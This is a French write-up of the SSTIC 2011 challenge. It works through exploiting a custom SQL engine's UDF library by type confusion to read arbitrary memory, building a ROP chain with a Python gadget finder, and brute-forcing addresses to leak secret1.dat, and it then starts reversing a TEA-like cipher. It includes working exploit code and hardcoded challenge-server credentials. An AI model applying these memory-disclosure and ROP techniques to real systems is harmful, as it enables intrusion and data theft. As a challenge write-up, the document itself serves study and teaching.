– Lors de la création d'une nouvelle fonction, le type de retour, par contre, est très important. Si on demande comme retour un entier à une fonction qui est prévue pour renvoyer une chaine, alors cette fonction va renvoyer ce qui est contenu dans le champ `value`, c'est à dire le pointeur vers cette chaine (et non pas un pointeur vers la `val` !). Si on demande comme retour une chaine à une fonction qui est prévue pour retourner un entier, alors elle va interpréter cet entier comme étant un pointeur vers une chaine, et tenter d'afficher cette chaine.

En compilant toutes ces informations, il est alors possible de chainer des appels de fonctions mysql pour obtenir des résultats très intéressants. Par exemple, on peut créer une fonction `substr2`, qui se comporterait comme `substr`, à la différence qu'on lui demande de retourner un entier et non pas une chaine. Si on appelle `substr2("bonjour",0,7)`, on récupère un pointeur vers la chaine "bonjour".

Si maintenant à la place de la chaine "bonjour", on insère une suite d'octets qui correspond à une `val`, alors cette `val` va gentiment être stockée en mémoire, et on récupérera un pointeur sur elle. Si ensuite on appelle le vrai `substr` avec comme paramètre le pointeur sur notre `val`, alors `substr` va considérer l'adresse dans `value.p` comme étant un pointeur sur la chaine à afficher. Comme on a la main sur cette adresse.... on peut donc s'arranger pour afficher le contenu de n'importe quelle adresse mémoire du serveur, pourvu qu'elle ne contienne pas d'octet nul. On peut ensuite imaginer qu'en appelant `concat` avec une `val` customisé, alors on va pouvoir remplacer l'adresse de `expand`... et ainsi exécuter une autre fonction à la place [8].

Reste à trouver le contenu exact d'une structure `val`. En analysant le code assembleur de udf.so, on apprend qu'une `val` est sur 16 octets, et que le pointeur `value.p` occupe les octets 5 à 8. Si on remplace ces octets par une adresse mémoire, on va pouvoir dumper le contenu de cette adresse. Dumpons donc à la main une `val` stockée en mémoire, pour l'analyse plus en détail :

val.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

# Copyright (C) Pierre Bienaime, 2011
# Licence Beerware

import _mysql
import struct

```

8. Petite pause pour reprendre ma respiration

```
db=_mysql.connect(host="88.191.139.176", user="sstic2011", passwd="ojF.
    iJS6p'rLRtPJ")

# creation d'une val 'toto'
db.query("SELECT abs('toto')")
addr = int(db.store_result().fetch_row()[0][0])

# creation d'une val qui pointe sur la val 'toto'
val = struct.pack("llll", 0x01010101 , addr, 0x01010101, 0x01010101)
db.query("CREATE FUNCTION substr2 STRING, INTEGER, INTEGER RETURNS
    INTEGER SONAME 'udf_substr@udf.so'")
db.query('SELECT substr2("{0}",0,-1)'.format(val))
val_ptr = db.store_result().fetch_row()[0][0]

# dump de la val 'toto'
db.query('SELECT substr({0},0,16)'.format(val_ptr))
r = db.store_result().fetch_row()[0][0]

f = open("/tmp/val","wb")
f.write(r)
f.close()
```

Voici le dump de la val 'toto' en question :

```
$ xxd /tmp/val

0000000: fe00 0000 f868 2309 0400 0000 f9b9 0408  .....h#.........
```

Cette `val` se découpe en quatre blocs de 4 octets :

**0xfe :** Une valeur qui indique que cette `val` contient une chaine de caractères. Si elle contenait un entier, la valeur serait 0x01

**0x092368f8 :** Le pointeur vers la chaine de caractères "toto"

**0x04 :** La longueur de la chaine "toto"

**0x0804b9f9 :** L'adresse de la fonction `expand`

## 3.7 Création d'un bibliothèque python

Rapidement, cela devient une torture pour l'esprit de s'y retrouver dans ce que font vraiment telle et telle fonction, si le pointeur qu'on est en train de manipuler pointe sur une chaine, ou une `val`, ou une chaine qui est en fait une `val`... Il devient vite indispensable de faire abstraction de toutes ces fonctions SQL, et de créer petite bibliothèque qui facilitera grandement la compréhension et l'exploitation.

Voici les fonctions que j'ai initialement créés :

mysql.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

# Copyright (C) Pierre Bienaime, 2011
# Licence Beerware

import _mysql
import struct

def connect():
    db=_mysql.connect(host="88.191.139.176", user="sstic2011", passwd="ojF.iJS6p'rLRtPJ")
    db.query("CREATE FUNCTION substr2 STRING, INTEGER, INTEGER RETURNS INTEGER SONAME 'udf_substr@udf.so'")
    db.query("CREATE FUNCTION version2 INTEGER, STRING RETURNS INTEGER SONAME 'udf_version@udf.so'")
    return db

def build_val(header=0x01010101, value=0x0804cbb0, size=0x01010101, expand=0x0804b9f9):
    """ Construction d'une val a partir de ses 4 attributs """
    return struct.pack("llll", header, value, size, expand)

def build_val_with_abs(db, string):
    """ Construction d'une val 'par defaut' contenant un pointeur vers une string donnee en entree. Retourne un pointeur sur cette val """
    db.query("SELECT abs({0})".format(string))
    return int(db.store_result().fetch_row()[0][0])

def register_val(db, val):
    """ Prend une val en entree, la stocke en memoire et retourne un pointeur vers cette val """
    db.query('SELECT substr2("{0}",0,-1)'.format(val))
    return int(db.store_result().fetch_row()[0][0])

def read_memory(db, address, length=16):
    """ Lit n octets a partir de l'adresse memoire donnee. Retourne une chaine pouvant contenir des octets nuls """
    val = build_val(value=address)
    val_ptr = register_val(db, val)
    db.query("SELECT substr({0},0,{1})".format(val_ptr, length))
    return db.store_result().fetch_row()[0][0]

def fix_size_and_value(db, val_ptr):
    """ Modifie une val pour lui mettre la size et la value de version() """
    db.query("SELECT version2(1,{0})".format(val_ptr))
    db.store_result()

def jump(db, address, args):
    """ Detourne le flot d'execution pour sauter vers l'adresse donnee, avec l'argument donne """
    val = build_val(expand=address)
```

```
45      val_ptr = register_val(db, val)
46      fix_size_and_value(db, val_ptr)
47      db.query("SELECT concat({0}, {1})".format(val_ptr, args))
48      return db.store_result().fetch_row()[0][0]
49
50  def save(file_name, data):
51      """ Sauvegarde d'un dump binaire dans un fichier """
52      f = open(file_name,"wb")
53      f.write(data)
54      f.close
55      print "data saved in " + file_name
```

Je peux ainsi lire le contenu de n'importe quelle adresse accessible du serveur, et je peux changer le pointeur de la fonction `expand`, de manière à exécuter une autre fonction à la place. Par contre, je n'ai toujours de moyen d'injecter des octets nuls.

La fonction `fix_size_and_value` appelle la fonction mysql personnalisée `version2`. Celle ci tire profit d'un comportement étrange du `version` : lorsqu'on passe un pointeur vers une `val` comme 2$^{e}$ argument de version, alors cette `val` est *patchée*. Son champ `value` et son champ `size` sont modifiés, mais pas le pointeur `expand`. Sans cette astuce, le `jump` ne fonctionne pas car la `val` est détectée comme ayant des valeurs inadéquates.

## 3.8 Analyse de *sql.so*

Maintenant qu'on dispose d'une bibliothèque permettant de dumper proprement la mémoire du serveur, on récupère ce qui se trouve à l'adresse clé 0x08048000. Ne pouvant pas injecter d'octets nuls, on ne récupère en réalité le contenu de la mémoire qu'à partir de l'adresse 0x8048001. On obtient ainsi un fichier ELF. Il s'avère, après examen, que ce fichier avait déjà été dumpé *à l'arrache* dans la partie précédente. Pour plus de commodités, cet ELF sera appelé sql.so dans la suite de ce document.

Après un examen des strings de sql.so et un bref coup d'oeil dans IDA, on comprend que ce fichier est le moteur du SGBD. C'est ce code qui est utilisé pour interpréter les commandes et pour renvoyer les résultats. On s'aperçoit également d'un problème de taille : dans IDA, toutes les fonctions sont sans nom. Cela va donc augmenter sensiblement la difficulté de compréhension de ce code. Il faut en effet tout d'abord comprendre et retrouver ce que fait chaque fonction, puis lui attribuer le nom adéquat. Le fait que la version de démonstration d'IDA ne permette pas de sauvegarder les annotations ne facilite pas non plus la tâche.

Toutefois, on obtient une liste de toutes les fonctions externes qui sont utilisées, même si on ne sait pas à quel endroit elles sont utilisées. On voit ainsi que `prctl` est utilisé (pour passer en SECCOMP). On voit également que les grands classiques de la libc sont appelés.

Les strings révèlent également que la chaine secret1.dat apparait. Partons donc à sa recherche :





FIGURE 3 – open(secret1.dat)

Ce qui est souligné en jaune correspond en fait à la chaine "secret1.dat". On se demande ce que peut bien faire le SGBD avec le secret1... et en relisant l'indice d'introduction.txt, on se dit que le plus probable est que le serveur ouvre le fichier secret1.dat, pour qu'on puisse en lire le contenu lors d'une exploitation, bien qu'on soit en SECCOMP.

Ainsi, on comprend que `sub_8048B88` est la fonction `open`. Par suite, dans ce bout de code, EAX va valoir le numéro de file descriptor du fichier secret1.dat. En regardant l'appelant, on s'aperçoit que EAX est ensuite stocké dans une variable globale : `dword_804F18C`

Allons lire cette adresse sur le serveur pour vérifier notre théorie :

```
>>> db = connect()
>>> fd = read_memory(db, 0x804f18c, length=1)
>>> print repr(fd)
'\x03'
```

Bingo, on obtient le chiffre 3, qui correspond à une valeur très réaliste. Le premier fichier ouvert sur un système a en effet par défaut le file descriptor 3. (0,1 et 2 étant réservés pour l'entrée standard, la sortie standard et la sortie d'erreur).

C'est également l'occasion de tester notre fonction `jump`. Pour cela, il suffit de sauter à l'adresse d'une instruction `ret`. Si cela fonctionne, alors il ne va tout simplement rien se passer, outre le fait que le code d'`expand` ne soit jamais exécuté. On prend par exemple l'adresse 0x0804A6BB :

```
>>> db = connect()
>>> a = jump(db, 0x804a6bb, "toto")
>>> print a
1.3.337sstic2011toto
```

Le comportement est bien celui attendu. Le serveur ne nous a pas jeté. Le saut arbitraire fonctionne donc. Il est temps de mettre au point un plan d'exploitation.

## 3.9 Plan d'exploitation

Nous sommes en SECCOMP, pour cette exploitation on ne peut donc faire que des `read` et des `write`. Pour nous aider, on sait que le fichier secret1.dat est actuellement ouvert sur le serveur SQL, et son file descriptor est 3.

Pour obtenir ce secret, il y a alors deux possibilités :
- Soit faire un `read` sur le fd 3, et s'arranger pour ne pas planter. Ensuite, aller lire à la main le buffer qui contiendra le secret.
- Soit faire un `read` sur le fd 3, puis faire un write dans la socket ouverte entre nous et le serveur SQL. Ensuite, peu importe si le programme plante, il suffira de récupérer le paquet réseau qui sera arrivé jusqu'à nous.

La première solution est élégante. La deuxième est plus sale. Logiquement, j'ai donc décidé de privilégier la seconde solution :)

## 3.10 Récupération des informations utiles

La stack et le heap du serveur ne sont pas exécutables. En effet, par mesure de sécurité, tous les zones inscriptibles ne sont pas exécutables, et vice versa. Il faut donc oublier l'injection d'un shellcode, et s'orienter vers les attaques de type *Return to libc*.

Pour faire cette exploitation, il faut tout donc tout d'abord découvrir les adresses des fonctions `read` et `write` utilisées par le serveur. Il faut également trouver le file descriptor de la socket. Ensuite, il faut s'arranger pour modeler la pile afin que notre `read` et notre `write` soient exécutés.Pour modeler la pile, il faut sauter sur des petits bouts de code (qui s'appellent des gadgets, parait-il), qui vont construire un morceau de notre pile avant de rendre la main.

Tentons donc de trouver l'adresse de `read`, de `write`, et le file descriptor de notre socket. Pour ce faire, il faut s'aider des signatures de ces fonctions.


Grâce à la chaine « `xrecv(): bad packet length (0x%x != 0x%x)` », on identifie la fonction où elle est utilisée comme étant `xrecv`, c'est à dire la fonction chargée de recevoir ce qui arrive par la socket. Il y a de fortes chances de trouver un `read` ici. Ainsi, j'ai fortement soupçonné la fonction située à l'adresse 0x08048c48 d'être

le `read`. Par contre, je ne suis pas parvenu à trouver les deux autres informations.Je manque encore de bouteille pour être capable de reverser tout ce code.

## 3.11 ROP

Le principe du ROP est de construire une fausse pile, quelque part dans la mémoire, puis de s'arranger pour déplacer ESP au sommet de cette pile.

Voici donc à quoi devra ressembler la *fausse pile* que nous souhaitons construire :




De cette façon, si on saute au début de cette pile, `read` va être appelé avec comme paramètres 3, l'adresse d'un buffer, et 32. Puis ensuite `write` va être appelé avec

comme paramètres le fd de la socket, l'adresse du même buffer et 32. Si tout se passe comme prévu, les 32 octets du fichier secret1.dat seront alors écrits dans la socket. Construire sur papier cette fausse pile fut un bon exercice pour bien comprendre le fonctionnement de la stack, et entre autres ce qui se passe lorsque l'instruction `ret` est exécutée.

À présent, il reste à construire cette pile et à trouver un moyen de déplacer ESP au début de celle ci. Pour cela, on a besoin de gadgets. Il existe (à priori) deux façon de trouver des gadgets : prendre des épilogues de fonctions déjà existantes, ou faire exprès de mal désassembler le code, pour trouver des `ret` qui ne devraient normalement pas exister. Afin de trouver les gadgets dont j'ai besoin, j'ai donc écrit un petit programme python, qui désassemble mal à la recherche de `ret`.


Ce programme est particulièrement sale. Je ne suis pas parvenu à trouver dans des délais raisonnables comment désassembler du C en python. Je n'ai pas non plus réussi à trouver comment utiliser objdump sur des morceaux de code incomplets. J'ai donc utilisé ndisasm, via Popen. Mon script cherche des occurrences de l'octet 0xc3, et désassemble autour de ces instructions. Il applique ensuite des filtres pour réduire le nombre de résultats, on peut ainsi spécifier des chaines souhaitées et des chaines non souhaitées. Enfin, il supprime les résultats qui sont inclus dans d'autres.

retfinder.py

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

# Copyright (C) Pierre Bienaime, 2011
# Licence Beerware

from subprocess import Popen, PIPE

def parse(binary_file):
    """ prend un gros fichier et en extrait des petits fichiers
        contenant des instructions ret (\xc3) """
    bfile = open(binary_file,"rb")
    f = bfile.read()
    fsave = f
    result = []
    while f.count("\xc3") > 0:
        index = f.index("\xc3")
        max = index + 1
        min = (index-8, 0)[index < 8]
        seq = f[min:max]
        result.append(seq)
        f = f[max:]
    bfile.close
    return result

def disassemble(seqs):
    """ desassemble mal ces petits fichiers """
    disassembled_seqs = []
    for s in seqs:
```

```
29          while len(s) > 1:
30              bfile = open("/tmp/temp-retfinder-input","wb")
31              bfile.write(s)
32              bfile.close()
33              p = Popen(["ndisasm", "-u" , "-p", "intel", "/tmp/temp-
                    retfinder-input"], stdout=PIPE, stderr=PIPE, close_fds=
                    True)
34              stdout, stderr = p.communicate()
35              stdout = stdout.splitlines()
36              for i in range(0, len(stdout)):
37                  stdout[i] = stdout[i].split("  ",1)[1]
38              stdout = "\n".join(stdout)
39              disassembled_seqs.append(stdout)
40              s = s[1:]
41      return disassembled_seqs
42
43  def filter_results(results, need=["ret",], exclude=[]):
44      """ supprime les resultats qui sont inclus dans d'autres. Applique
            les filtres """
45      for i in range(0,10): # Pourquoi 10 iterations ? Pourquoi pas !
46          rsave = results
47          join_result = "".join(results)
48          for r in rsave:
49              if join_result.count(r) > 1 :
50                  results.remove(r)
51          rsave = results
52          for r in rsave:
53              for n in need:
54                  if r.find(n) == -1:
55                      results.remove(r)
56                      break
57          rsave = results
58          for r in rsave:
59              for e in exclude:
60                  if r.find(e) != -1:
61                      results.remove(r)
62                      break
63      return results
64
65  def find_address(binary_file, motif):
66      """ Retourne l'adresse d'un gagdget, etant donne son code
            hexadecimal """
67      bfile = open(binary_file,"rb")
68      f = bfile.read()
69      fsave = f
70      result = []
71      old_index = 0
72      while f.count(motif) > 0:
73          index = f.index(motif) + old_index
74          result.append(index)
75          f = f[index+1:]
76          old_index = index
77      return result
```

Analysons le code de `concat`, dans udf.so, afin de connaitre les registres sur lesquels nous avons la main au moment de l'appel de `expand` :



```
; Attributes: bp-based frame

; int __cdecl udf_concat(void *src, int, void *dest)
public udf_concat
udf_concat proc near

src= dword ptr  8
arg_4= dword ptr  0Ch
dest= dword ptr  10h

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 14h
mov     eax, [ebp+src]
mov     edx, [eax+0Ch]
mov     eax, [ebp+arg_4]
mov     [esp], eax
call    edx
cmp     eax, 0FFFFFFFFh
jz      short loc_6CB
```

FIGURE 4 – Appel de expand

Le `call edx` correspond à l'appel de la fonction `expand` (dont on peut modifier l'adresse). Au moment de cet appel, on remarque que l'argument d'`expand`, à savoir le pointeur vers la `val` passée comme 2e paramètre à `concat`, est stocké dans le registre EAX. Or, on a la main sur l'argument de concat. On a donc la main sur EAX.

Recherchons donc des gadgets permettant d'agir sur EAX et ESP :

```
>>> result = parse("/home/pierre/Bureau/sql.so")
>>> d_result = disassemble(result)
>>> f_result = filter_results(d_result, need=["eax", "esp", "ret"],
    exclude=["leave"])
>>> for f in f_result:
...     print f
...     print "---"
```

On obtient 11 gadgets qui correspondent à nos critères de recherche. L'un d'entre eux semble particulièrement intéressant :

```
C7              db 0xc7
45              inc ebp
F6              db 0xf6
94              xchg eax,esp
C3              ret
```

Grâce à ce gadget, on peut échanger la valeur de ESP avec la valeur de EAX. Comme on contrôle EAX, on peut déplacer la pile à n'importe quel endroit. On récupère donc l'adresse de ce gadget :

```
>>> r = find_address("/home/pierre/Bureau/sql.so", "\x94\xc3")
>>> hex(r[0])
0x2ccf
```

Par la même occasion, on en profite pour rechercher un gadget contenant 3 `pop` et un `ret`, dont nous avons besoin. On en trouve un à l'adresse 0x4514. Ce sont des adresses relatives par rapport au début du fichier sql.so. Pour obtenir l'adresse absolue, il faut ajouter 0x8048000.

Le gros problème, c'est qu'il n'est pas possible d'injecter directement notre fausse pile quelque part dans la mémoire du serveur. En effet, cette fausse pile contient des octets nuls, et il n'est pas possible de passer des octets nuls en paramètre de `substr` sous peine de couper la chaine de caractères. La technique est donc de trouver d'autres gadgets pour construire petit à petit notre fausse pile, ce qui est difficile et que je ne suis pas parvenu à faire correctement.

À ce moment, une technique de fourbe permettant d'injecter des chaines contenant des octets nuls est arrivée jusqu'à mes oreilles : l'utilisation de la commande `char` du client mysql.

Mettons donc à jour notre script mysql.py :

mysql.py

```
def register_fake_stack(db, fake_stack):
    """ Stocke en memoire une suite de nombres hexa, pouvant etre des
        octets nuls """
    db.query('SELECT substr2(char({0}),0,-1)'.format(fake_stack))
    return int(db.store_result().fetch_row()[0][0])

def build_fake_stack(r_addr, r_fd, w_addr, w_fd, buf, size=32):
    """ Construction de la fausse pile """
    r_addr = addr_to_char(r_addr)
    r_fd = addr_to_char(r_fd)
    w_addr = addr_to_char(w_addr)
    w_fd = addr_to_char(w_fd)
    buf = addr_to_char(buf)
    size = addr_to_char(size)
    triple_pop = addr_to_char(0x080499af)
    exit = addr_to_char(0x0804accf)
    fake_stack = "{0},{1},{2},{3},{4},{5},{6},{7},{3},{4}".format(
        r_addr, triple_pop, r_fd, buf, size, w_addr, exit, w_fd)
    return fake_stack

def addr_to_char(addr):
```

```
    """ Convertion d'une adresse hexa de 4 octets en une valeur
        compatible pour le char() de mysql """
    a = hex(addr)
    a = a.split("x")[1]
    while len(a) < 8:
        a = '0'+a
    result = ""
    for i in range(1,4):
        result += "0x{0},".format(a[-2:])
        a = a[:-2]
    result += "0x{0}".format(a)
    return result
```

## 3.12 Exploitation

Pour réaliser l'exploitation, il ne manque plus que l'adresse de la fonction `write` et le file descriptor de la socket. Il est fort probable que le file descriptor soit compris entre 0 et 10, et il n'y a pas tellement de fonctions externes utilisées dans sql.so. J'ai donc décidé de bruteforcer ces deux informations :

```
read = 0x08048c48
r_fd = 3
buf = 0x9236f78 # adresse au hasard dans le heap
for write in range(0x8048b88,0x8048ec8,0x10):
    for w_fd in range(0,11):
        db = connect()
        fs = build_fake_stack(read, r_fd, write, w_fd, buf)
        ptr = register_fake_stack(db, fs)
        try:
            data = jump(db, 0x0804accf, ptr)
        except:
            pass
```

On cherche ensuite dans wireshark un paquet TCP qui sort du lot... et on le trouve !





FIGURE 5 – récupération du secret1 dans wireshark

Le secret 1 est donc : `**THIS*K3Y*SHOULD*REMAIN*SECRET*`

On récupère ensuite par dichotomie ( et par curiosité) l'adresse de `write` et le file descriptor de la socket, qui sont respectivement 0x8048bd8, et 0.

Le secret 1 est maintenant découvert. Passons au secret 2.

# 4 Secret2.dat

## 4.1 Analyse de sstic_read_secret2

Tout comme pour le secret 1, on cherche tout d'abord quelle est la longueur du secret, en analysant la fonction *sstic_read_secret2*. `fread` est cette fois appelé avec size=1 et n=0x400. Le secret 2 a donc une longueur de 1024 octets. Comme précédemment, on vérifie cette hypothèse en lisant la vidéo avec le plugin :

```
$ echo -n `python -c "print 'a'*1024"` > /home/pierre/sstic2011/secret2.dat
```

Une fois la vidéo lancée, on retrouve bien dans les logs le message :

```
mp4 warning: Secret2 is not valid. Exiting
```

## 4.2 Analyse de sstic_check_secret2

J'ai mis un certain temps à comprendre la logique de l'assembleur et de ses boucles à moitié dépliées. Je me souviens m'être gratté la tête un bon moment en essayant de comprendre ce qui était fait dans les deux boucles de la fonction sstic_check_secret2. Cependant, en regardant à nouveau ce bout de code après avoir fini le challenge, ça me semble maintenant nettement plus limpide.

Tout d'abord, une copie du contenu du fichier secret2.dat (1024 octets) est effectuée. Ensuite, c'est la chaine de 2048 octets *encryption_key* qui est copiée. Enfin, on appelle la fonction `decrypt` avec trois arguments : un pointeur vers le secret2, un pointeur vers la clé, et la valeur 32.

Pour finir, on récupère la sortie de `decrypt` et on la compare avec la chaine *expected_plaintext*, de 1024 octets.

À ce stade, on peut donc comprendre que le secret2 va être déchiffré avec une clé donnée de 2048 octets, puis comparé avec une chaine de 1024 octets. L'idée est donc de parvenir à *reverser* la fonction `decrypt`, afin d'en déduire l'opération inverse, `encrpyt`. Ainsi, en appliquant `encrypt` avec comme paramètres *encryption_key* et *expected_plaintext*, on va obtenir le contenu du secret 2 en clair !

Ça semble donc assez simple de prime abord : il suffit de comprendre `decrypt`

## 4.3 Survol de decrypt

Aïe. En fait, ça semble tout de suite beaucoup moins simple. 5498 lignes d'assembleur pour une seule fonction. Pourquoi tant de haine ?

La fonction `decrypt` s'avère donc être particulièrement longue et dense. Parcourir le code de haut en bas m'a donné une crampe au doigt. Ça ne présage rien de bon

pour les futures crampes au cerveau quand le moment sera venu de comprendre tout ceci. Pour l'instant, je me contente de survoler le code, à la recherche de signes distinctifs et d'indices me permettant éventuellement d'identifier cet algorithme de crypto. En effet, il est probable que cette fonction soit en réalité un algo de crypto connu, ou en tout cas qu'il en soit fortement inspiré.

On observe une certaine régularité dans le code, avec une alternance entre des grosses boucles et des petites boucles. Il est ainsi plausible que de même opérations soient effectuées plusieurs fois. Il ne sera donc peut être nécessaire de ne reverser qu'une partie du code.

Le survol de decrypt m'a permis de relever les indices suivants :
- Il y a une très grande boucle qui englobe toutes les autres boucles.
- Juste avant cette boucle principale, une constante intervient : 0x9E3779B9
- En toute fin de boucle, une autre constante apparait : 0x61C88647

En tapant ces constantes sur google, dans leur version décimale et hexadécimale, les premiers résultats redirigent vers le TEA (Tiny Encryption Algorithm), un algorithme dont je n'avais jamais entendu parler. En me documentant un petit peu, j'ai pu voir que c'était un algorithme de chiffrement par bloc réputé pour être très simple à implanter. Il en existe trois versions, le TEA, le XTEA et le XXTEA, chacune corrigeant (à priori) des vulnérabilités de son prédécesseur. Les pages wikipédia de ces trois algorithmes fournissent chacun un code source en C de quelques lignes.

J'ai donc survolé à nouveau la fonction `decrypt`, en essayant de trouver d'autres points communs avec les algos de la famille TEA. J'ai été frappé par plusieurs choses :





FIGURE 6 – Opérations lisant une partie de la clé

Voici le début d'une grosse boucle, qu'on retrouve 4 fois dans l'ensemble du code. En suivant les arguments au fil des registres, on trouve que EDX pointe sur le début de la clé de chiffrement (de 2048 octets). Par conséquent, ce bloc d'instructions lit des morceaux de cette clé. Plus précisément, il lit ici, 16 octets par 16 octets, le morceau de la clé situé entre 0x400 et 0x600 octets. En d'autres termes, c'est le troisième quart de la clé. La seconde fois où l'on rencontre cette grosse itération, c'est la partie de de la clé de 0x600 à 0x800 octets qui est lue. La troisième fois, la partie de 0x000 à 0x200, et pour finir, la quatrième fois, de 0x200 à 0x400.

Cela n'est pas du tout sans rappeler le déchiffrement du Tiny Encryption Algorithm :

```
1 void decrypt (uint32_t* v, uint32_t* k) {
2     uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i;  /* set up */
